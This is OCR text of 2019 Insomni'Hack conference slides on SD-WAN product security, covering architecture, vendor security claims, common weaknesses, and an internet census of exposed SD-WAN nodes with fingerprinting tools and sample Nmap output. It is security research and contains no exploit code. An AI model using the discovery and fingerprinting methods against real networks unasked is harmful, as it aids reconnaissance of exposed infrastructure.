SD-WAN

Yet Another Way to Unsafe Internet

Denis Kolegov / @dnkolegov
Oleg Broslavsky / @yalegko

Insomni'Hack - March 21st 2019


SD WAN
NEW HOPE

Speakers

- Oleg
  - Post graduate student at Tomsk State University
  - Software developer at BiZone
  - SiBears CTF team ex-captain
- Denis
  - PhD, associate professor at Tomsk State University
  - Security researcher at BiZone

SD-WAN New Hope Project

- Sergey Gordeychik
- Alex Timorin
- Denis Kolegov
- Oleg Broslavsky
- Max Gorbunov
- Nikita Oleksov
- Nikolay Tkachenko
- Anton Nikolaev

- Tools
  - SD-WAN Harvester
  - SD-WAN Infiltrator
  - Grinder Framework
- Papers
  - SD-WAN Internet Census
  - SD-WAN Threat Landscape


https://github.com/sdnewhop/

Disclaimer (1/2)

- Please note, that this talk is by Oleg and Denis
- We don't speak for our employers
- All the opinions and information here are of our responsibility

Disclaimer (2/2)

- Unfortunately, this talk is not about sophisticated hacking techniques
- The one is about the current state of SD-WAN product security and typical vulnerabilities you can meet as a pentester or security researcher




SD-WAN News Bytes

- A vendor says its solution has the capability of “stitching together” SD-WAN and Ethernet networks
- Service providers are using SD-WAN to provide network agility
- An SD-WAN router has an artificial intelligence (AI)-based routing service
- A vendor announced that it would be unifying its security and SD-WAN
- Another major trend in SD-WAN is the growing sophistication of network monitoring

https://www.sd-wan-experts.com/blog/news-march-14/

SD Everywhere




Questions


- How many SD-WAN nodes are on the Internet?
- Common security level of SD-WAN products
- Why traditional web vulns have additional impact in SD-WAN?
- Security of SD-WAN specific mechanisms
- Crypto in SD-WAN


Agenda

- SD-WAN Essence
- SD-WAN Internet Census
- SD-WAN Vulnerabilities in Practice




SD-WAN Essence


Portals
Or-Nf
OSS/BSS
Service Orchestration
Proprietary
End-to-End Orchestration
Or-Sa
Os-Ma
Proprietary
Or-Vi
NFVO
Activation Engine
Workflow Engine
Or-Vnfm
Or-Nf
Or-Ems
Proprietary
Topology Manager
Inventory Mgt
Config Mgt
Policy Mgt
Service Assurance
EMS
Proprietary (optional)
Or-Sdnc
Or-Nf
Se-Ma
Re-Sa
Fault Mgt
SDN Controllers
Catalogs/ Repositories
Ca-Vnfm
Sdnc-Sa
Perf Mgt
Others
Access SDN Controllers
WAN SDN Controllers
DC SDN Controllers
Sdnc-Vi
Ve-Sa
Sec Mgt
VNF
VNFC
VNFC
VNF Manager
Vnfm-Sa
TBD
(Optional) Domain/Vendor Specific SDN Controllers
Sdnc-Nf (optional)
Ve-Vnfm
Log Mgt
Sdnc-Net
Vn-Nf
Vi-Vnfm
Cor Fun
Virtualization Layer (VMs/Containers)
Virtualization Infrastructure Manager
Proprietary
Vl-Ha
Vi-Sa
Nf-Vi
Cf-Sa
PNF
PNF
PNF
PNF
Dsc-Nf
Network
Cf-N
Compute
Storage
Collection Function & Analytics
Hardware Resources
NFV Infrastructure
Nfvi-Sa


Portals
Or-Nf
OSS/BSS
Service Orchestration
Proprietary
End-to-End Orchestration
Or-Sa
Os-Ma
Proprietary
Or-Vi
NFVO
Activation Engine
Workflow Engine
Or-Vnfm
Or-Nf
Or-Ems
Proprietary
Topology Manager
Inventory Mgt
Config Mgt
Policy Mgt
Service Assurance
EMS
Proprietary (optional)
Or-Sdnc
Or-Nf
Se-Ma
Re-Sa
Fault Mgt
SDN Controllers
Catalogs/ Repositories
Ca-Vnfm
Sdnc-Sa
Perf Mgt
Others
Access SDN Controllers
WAN SDN Controllers
DC SDN Controllers
Sdnc-Vi
Ve-Sa
VNF
VNFC
VNFC
Vnfm-Sa
Sec Mgt
TBD
(Optional) Domain/Vendor Specific SDN Controllers
Sdnc-Nf (optional)
VNF Manager
Ve-Vnfm
Sdnc-Net
Vn-Nf
Virtualization Layer (VMs/Containers)
Proprietary
Vl-Ha
PNF
PNF
PNF
PNF
Dsc-Nf
Compute
Storage
Hardware Resources
NFV Infrastructure

Traditional WAN vs Software-defined WAN



Source: http://www.abusedbits.com/2017/01/modern-network-areas-in-software-defined.html

Are SD-WANs secure?

SD-WAN / SILVER PEAK NEWS

SECURITY!

SD-WAN is Driving a New Approach to Security

by Derek Granath | Published Feb 6, 2018

http://blog.silver-peak.com/sdwan-driving-new-approach-to-security

The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it

A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

Four Reasons Why SD-WAN Makes Sense

By Peter Scott, SD-WAN Contributor

2. Better Security

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm

The Rise of the SD-WAN

August 2, 2017

By Tony Bardo

https://www.afcea.org/content/rise-sd-wan

The Security of SD-WAN

Michael Wood, Vice President - Marketing, VeloCloud Networks, 6/5/2017

Email This Print Comment


Login


50% 50%

Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

"SD-WAN is **perfectly safe** for implementing wide-area networks affordably, efficiently and securely."

Perfectly safe?
Not exactly...


●●○○○ AT&T LTE
11:49 PM
80%
Back
Boss
Contact
We need to make SD-WAN
Omg? Why?
Add WAF to it
Oh, ok. Will ModSecurity be good enough? http://www.modsecurity.org
It was released 2 days ago. We need more stable and mature solution
Try this: https://github.com/SpiderLabs/ModSecurity/archive/v2.7.5.zip
It's from 2013!
I know
iMessage
Send


●●○○○ AT&T LTE
11:54 PM
80%
Back
John (Dev team)
Contact
Today 11:34 PM
Boss asked me to code SD-WAN -__-
Fork some open source tools from github
Then exec them from python script
Gratz! U have an SD-WAN solution
I don't know python, man
Use JavaScript
iMessage
Send


SD-WAN Security

- **No major design flaws in SDN/NFV/SD-WAN concept, but**...
- At the present time, SD-WAN is a dangerous mix of
  - web technologies
  - outdated or unsupported open source projects
  - machine learning
  - packages with known vulnerabilities
  - data plane programming
  - new custom cryptography protocols
  - virtualization and clouds
  - immature network security mechanisms


SD-WAN Internet Census

SD-WAN Internet Census

- Best effort approach
- Crafted Shodan and Censys queries
- Found version disclosure patterns
- Developed tools
  - SD-WAN Harvester
  - SD-WAN Infiltrator
  - Grinder Framework



SD-WAN Harvester



Last scan: October, 2018

https://github.com/sdnewhop/sdwan-harvester/tree/master/samples

SD-WAN Infiltrator

- NSE script
- Supports 25 vendors
- SD-WAN discovery
- SD-WAN fingerprinting

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT    STATE         SERVICE
80/tcp  open          http
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 80
443/tcp open          https
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 443
161/udp open|filtered snmp
```

The Grinder Framework (under development)

- Internet-connected devices census framework
- Various API (Censys, Shodan, …?)
- Unified query language
- Possible targets
  - SDN
  - SCADA
  - MQTT
  - DICOM

SD-WAN INTERNET CENSUS

or
How to Find SD-WANs and not to Lose Yourself

Denis Kolegov
Oleg Broslavsky
Anton Nikolaev

ZERO NIGHTS 2018

>> SLIDES <<

